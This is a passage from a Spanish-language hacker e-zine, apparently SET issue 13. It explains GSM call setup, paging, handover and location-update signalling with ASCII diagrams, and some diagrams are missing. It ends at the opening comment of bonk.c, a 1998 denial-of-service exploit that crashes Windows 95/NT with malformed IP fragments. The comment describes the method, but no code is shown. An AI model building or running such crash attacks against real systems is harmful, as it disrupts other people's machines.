* Encaminamiento la llamada.
* Comprobacion del IMEI.
* Asignacion de un TCH.

Otro esquemita ;) :

```
           MS                          MSC            VLR          Red
            |                           |              |            |
     .-------------.                    |              |            |
     |Abonado marca|                    |              |            |
     |   numero    |                    |              |            |
     '-------------'                    |              |            |
            |                           |              |            |
           .-----------------------------.             |            |
           |   Procedimiento de acceso   |             |            |
           |Mensaje inicial (Service Req)|             |            |
           '-----------------------------'             |            |
            |                           |              |            |
           .--------------------------------------------.           |
           |      Procedimiento de Autentificacion      |           |
           '--------------------------------------------'           |
            | RIL3-CC SETUP             |              |            |
            |-------------------------->|   SS7-IAM    |            |
            |[MSISDN, Tipo servicio,...]|-------------------------->|
            |                           | [MSISDN,...] |            |
            | RIL3-CC CALL PROCEEDING   |              |            |
            |<--------------------------|              |            |
            | RIL3-MM IDENTITY REQ      |              |            |
            |<--------------------------|              |            |
            | RIL3-MM IDENTITY RESP     |              |            |
            |-------------------------->|              |            |
            | [IMEI]                    |              |            |
            |                   .--------------.       |            |
            |                   |Comprueba IMEI|       |            |
            |                   '--------------'       |            |
            |                           |   SS7-ACM    |            |
            | RIL3-CC ALERTING          |<--------------------------|
            |<--------------------------|              |            |
            | RIL3-CC ASSIGN CMD        |              |            |
            |<--------------------------|              |            |
            | [TCH]                     |              |            |
            |                           |              |            |
            | RIL3-CC ASSIGN COM        |              |            |
            |-------------------------->|   SS7-ANSM   |            |
            | RIL3-CC CONNECT           |<--------------------------|
            |<--------------------------|              |            |
            | RIL3-CC CONNECT ACK       |              |            |
            |-------------------------->|              |            |
            |                           |              |            |
           """                         """            """          """
```

MSISDN -> Mobile Subscriber ISDN.

PROCEDIMIENTO DE LLAMADA HACIA UN MOVIL
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Lo primero que debemos considerar cuando se efectua una llamada hacia un movil es que este se puede encontrar en cualquier parte, sin estar limitado a un pais, pues este era uno de los objetivos del estandar GSM. Asi, el numero de un movil queda internacionalmente definido por el plan de

numeracion E.164, y pasa a denominarse MSISDN (Mobile Subscriber ISDN).

Este numero incluye el codigo de pais (34 para Espa¤a) el Codigo de Destino Nacional (NDC - National Destination Code) que identifica al operador del usuario (09 y 29 para MoviStar - 07 y 27 para AirTel; el 9 inical que se marca aqui en Espa¤a es para indicar que se trata de un servicio especial).

Los primeros digitos del resto del numero identifican el HLR donde se encuentra registrado el abonado.

Cuando se produce una llamada hacia un movil, esta es originariamente enviada una Gateway MSC (GMSC). La GMSC es basicamente un conmutador capaz de interrogar al HLR del abonado para obtener la informacion que le permita encaminar la llamada, pues en el HLR se almacena la MSC en la que el abonado se encuentra en un momento dado. Ademas, contiene una tabla de enlaces entre los MSISDN y sus correspondientes HLRs. Asi deberia quedaros claro que no es lo mismo la GMSC que la MSC.

Una vez localizado el MSC/VLR donde se localiza al movil (mediante la informacion del HLR, recordadlo), el MSC/VLR inicia el proceso de paging. El proceso se inicia transmitiendo desde todas las BTSs del area de localizacion donde se encuentra la MS, un mensaje de busqueda. Este mensaje de busqueda es el mensaje RIL3-RR PAGING REQ, y es enviado sobre el canal PCH.


El movil se encuentra permanentemente escuchando el canal PCH. Cuando detecta una llamada entrante, inicia el proceso para que le asignen un canal de control (o se¤alizacion) dedicado. (SDCCH)


Una vez obtenido el SDCCH se intercambian los mensajes de se¤alizacion adecuados para establecer la comunicacion y asignar un TCH.

Resumiendo, estos son los pasos que se siguen:

* La GMSC realiza una interrogacion al HLR.
* La GMSC encamina la llamada hacia el MSC/VLR.
* El MSC/VLR inicia el Paging.
* La MS efectua un procedimiento de acceso.
* La MSC procede con la autentificacion de la MS.
* Se asigna un TCH a la comunicacion.

Y como no me aguanto sin poneros otro esquema, ahi lo teneis:





S -> Servicio.
RN -> Roaming Number.
MSRN -> Mobile Station Roaming Number.

PROCEDIMIENTO DE TRASPASO (HANDOVER)
=-

La definicion del handover ya la dimos en el articulo de SET-11 sobre TMA-900A. Pero por si todavia queda algun despistadillo por ahi, la daremos de nuevo. Por handover (handoff en los USA), se entiende el procedimiento realizado para el cambio de canal o de celula, manteniendo una comunicacion, sin que esta resulte afectada.

Asi, los objetivos del handover en el sistema GSM son:

* Mantener la calidad del enlace.
* Minimizar la interferencia cocanal.
* Gestionar la distribucion de trafico.

EL momento en el que se debe realizar el handover viene determinado por unas medidas, llevadas a cabo por el sistema. Estas medidas comprueban tanto la potencia como la calidad de la transmision, y son llevadas a cabo bien por la MS, bien por la BTS. Por su parte, la MS envia cada 0.5 segundos las medidas que obtiene a la BTS a traves del canal SACCH.

La MS realiza las siguientes medidas:

* BER (Bir Error Rate) en el enlace descendente (BTS->MS).
* Nivel de la se¤al recibida.
* Nivel de se¤al en celulas adyacentes.

Por su parte, la BTS realiza estas medidas:

* Ber en el enlace ascendente (MS->BTS).
* Nivel de la se¤al recibida.
* Retardo.

A parte de estas medidas, hay otros factores que determinan en que momento se realiza el handover. Estos factores son:

* Carga de trafico en las diferentes celulas.
* Niveles de interferencia.
* Capacidad de las celulas.

Asi, segun las entidades que intervengan en el handover, se distinguen cuatro tipos basicos de handover:

* Traspaso interno a una BTS.
* Traspaso interno a un BSC.
* Traspaso interno a una MSC.
* Traspaso entre MSC.
    - Traspaso basico.
    - Traspaso subsiguiente.

Hay que dejar claro que no estan definidos en las especificaciones GSM los algoritmos concretos que disparan el handover, aunque si se especifica un procedimiento basico.

Veamos ahora algunos tipos de traspaso.

PROCEDIMIENTO DE TRASPASO INTERNO A UN BSC

Este procedimiento se rige por las siguientes acciones:

* El BSC decide que es necesario efectuar un handover.
* El BSC reserva y activa nuevos canales en la BTS a la que se va a realizar el traspaso.
* El BSC ordena a la MS el cambio a los nuevos canales.
* La MS confirma que el traspaso se ha realizado eficazmente.
* Los recursos usados anteriormente son liberados.

Y aqui va otro esquema:

```
                                 BTS         BTS
           MS                   origen     destino              BSC
            |                     |           |                   |
            | Informacion (BCCH)  |           |                   |
            |<--------------------|           |                   |
            | [Celulas adyacentes,|           |                   |
            |  frecuencias, etc.] |           |                   |
  .--------------------.          |           |                   |
  | Medida de potencia |          |           |                   |
  |y calidad de se¤ales|          |           |                   |
  ‘--------------------’          |           |                   |
            | Envio de medidas (SACCH)        |                   |
            |-------------------->|------------------------------>|
            |                     |           |            .--------------.
            |                     |           |            | Eleccion de  |
            |                     |           |            |nuevos canales|
            |                     |           |            ‘--------------’
            |                     |           | RSM CH. ACTIVATE  |
            |                     |           |<------------------|
            |                     |           | RSM CH. ACTIV ACK |
            |                     |           |------------------>|
            | RIL3-RR HANDOVER CMD (SDCCH)    |                   |
            |<----------------------------------------------------|
            | [Identidad nuevo BS, canales asignados, etc]        |
     .--------------.             |           |                   |
     | Adaptacion a |             |           |                   |
     |nuevos canales|             |           |                   |
     ‘--------------’             |           |                   |
            | RIL3 HANDOVER ACCESS|           |                   |
            |-------------------------------->|                   |
            | RIL3-RR HANDOVER COMPLETE       |                   |
            |---------------------------------------------------->|
           .-------------------------------------------------------.
           |            Liberacion del camino previo               |
           ‘-------------------------------------------------------’
            |                     |           |                   |
           """                   """         """                 """
```


PROCEDIMIENTO DE TRASPASO INTERNO A UNA MSC
=-=

Pues en este caso las acciones que se llevan a cabo son:

* El BSC que cursa la llamada solicita a la MSC la necesidad de realizar un handover.
* La MSC determina que el handover es interno, a juzgar por la informacion recibida.
* La BSC de destino reserva y activa nuevos canales a usar e informa de la situacion a la MSC.
* La MSC informa a la MS a traves de la BSC origen de los nuevos canales asignados.
* La MS confirma a traves de la BSC destino que se ha realizado el handover de forma correcta.
* Se liberan los recursos usados anteriormente.

Y aqui teneis otro esquemita:

```
                             BTS     BTS      BSC     BSC
          MS                origen  destino  origen  destino            MSC
           |                  |       |        |       |                 |
```



CA -> Celulas adyacentes.
F -> Frecuencias.
HO -> Handover.
ChA -> Canales asignados.

PROCEDIMIENTO DE TRASPASO ENTRE MSCs
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Ya hemos visto que el traspaso entre MSCs puede ser de dos tipos:


* Traspaso basico -> Se realiza entre la MSC donde se ha realizado la llamada y una nueva MSC.
* Traspaso subsiguiente -> Se produce entre la MSC a la que una llamada ya ha sido trasladada y una tercera MSC. Cuando se da este traspaso, puede ocurrir:


    - Que la llamada vuelva a la MSC de la que partio.
    - Que la llamada se traspase a una nueva MSC.

Las acciones que se producen en este proceso de traspaso dependen del tipo de traspaso, aunque las diferencias no son notables.

La MSC donde se ha iniciado la llamada es, sea el caso que sea, la que controla las tareas de encaminamiento hacia las nuevas MSCs.

Y como me aburro, ahi va otro esquema que explica este procedimiento de traspaso (si me cabe ;)):





Pues aunque abusando de siglas, entro. Pero para que lo entendais bien, y luego no digais que me porto mal con vosotros, ahi van los significados de las siglas:

MP Y CS -> Medida de Potencia Y Calidad de las Se¤ales.
TDRHO -> Toma Decision de Realizar HandOver.
HO -> HandOver.
BTS O/D -> BTS Origen y BTS Destino.
PEHO -> PErform HandOver.
Ch -> Canales.
HORE -> HandOver REsult.
ChA -> Canales Asignados.

Ya hemos visto los tipos basicos de handover que pueden producirse en la red GSM. Nos queda un ultimo procedimiento, pero como creo que ya estareis un poco cansados, lo dejo para otro articulo... Aunque... pensandolo bien... voy a seguir dandoos el co¤azo otro ratito. Me dejais, verdad? ;)


Entonces, continuemos para no dejar el GSM a medias.


PROCEDIMIENTO DE ACTUALIZACION DE LA POSICION (ROAMING)

Un movil se mueve. (Que novedad !!) Y cuando lo hace, puede salirse de la celula en la que estaba, o lo que es lo mismo, alterar su localizacion. Es en estas circunstancias cuando se debe notificar al sistema el cambio de posicion para poder recibir llamadas. Esto es el Roaming, y se ejecuta siguiendo esta secuencia de acciones:

* La MS recibe a traves del BCCH la informacion correspondiente al area de localizacion (LAI) en la que se encuentra.
* Cuando detecta un cambio de LAI, se realiza un procedimiento de acceso a la red.
* La MS envia a la red un mensaje de actualizacion que contiene el nuevo LAI.
* La MSC procede a actualizar la posicion de la MS en el VLR.
* Si la MS ya estaba registrada en otra LAI de la MSC, solo se confirma al movil la actualizacion de la posicion. De no ser asi:
    * El VLR notifica al HLR la nueva ubicacion de la MS.
    * El HLR cancela a la MS en el VLR anterior.

Este procedimiento no iba a ser menos. Ahi teneis su esquema:







```
U    -> Update (Actualizar)
LOC  -> Location (Localizacion)
ULR  -> Update Location Result
SUDA -> Cuando hace calor... no, no era esto. Era SUbscriber DAta.
C    -> Cancel (O cancelar, segun se mire)
ULC  -> Update Location Confirm
CLR  -> Cancel Location Result
```


ESO ES TODO AMIGOS
=-=-=-=-=-=-=-=-=-=-

P'os eso, que y'asta. Ahora podreis vacilar por ahi de todo lo que conoceis sobre el funcionamiento de la red GSM. Mas adelante es posible que profundicemos en alguno de los aspectos del procedimiento de autentificacion, que seguro sea el que mas os interese. Pero no promero nada, que conste.

Si teneis algo que comentar, dudas, peticiones, o lo que os salga de la fuente de alimentacion, hacedlo a las direcciones que os encontrais aqui mismo. Eso si, no se tendran en consideracion aquellos mensajes que no vayan encriptados con la correspondiente clave PGP. Y no se admiten excusas del tipo: "Yo no se usar el PGP", "Pero eso no era ilegal". Vamos, porque si teneis algun comentario por el estilo, como es que estais leyendo esta freezine.

___ ___ _____ /\ ___ ___





http://set-falken.home.ml.org
falken@latinmail.com

EOF

```
-[ 0x09 ]--------------------------------------------------------------------
-[ LOS BUGS DEL MES ]--------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-13-

Para     : Windows 95/NT
Tema     : Pantallazo azul
Patch    : En el mismo site de siempre
Creditos : Bendi

<++> exploits/bonk.c
/*


                                ==bendi - 1998==

                        bonk.c        -         5/01/1998
        Based On: teardrop.c by route|daemon9 & klepto
        Crashes *patched* win95/(NT?) machines.

        Basically, we set the frag offset > header length (teardrop
        reversed). There are many theories as to why this works,
        however i do not have the resources to perform extensive testing.
        I make no warranties. Use this code at your own risk.
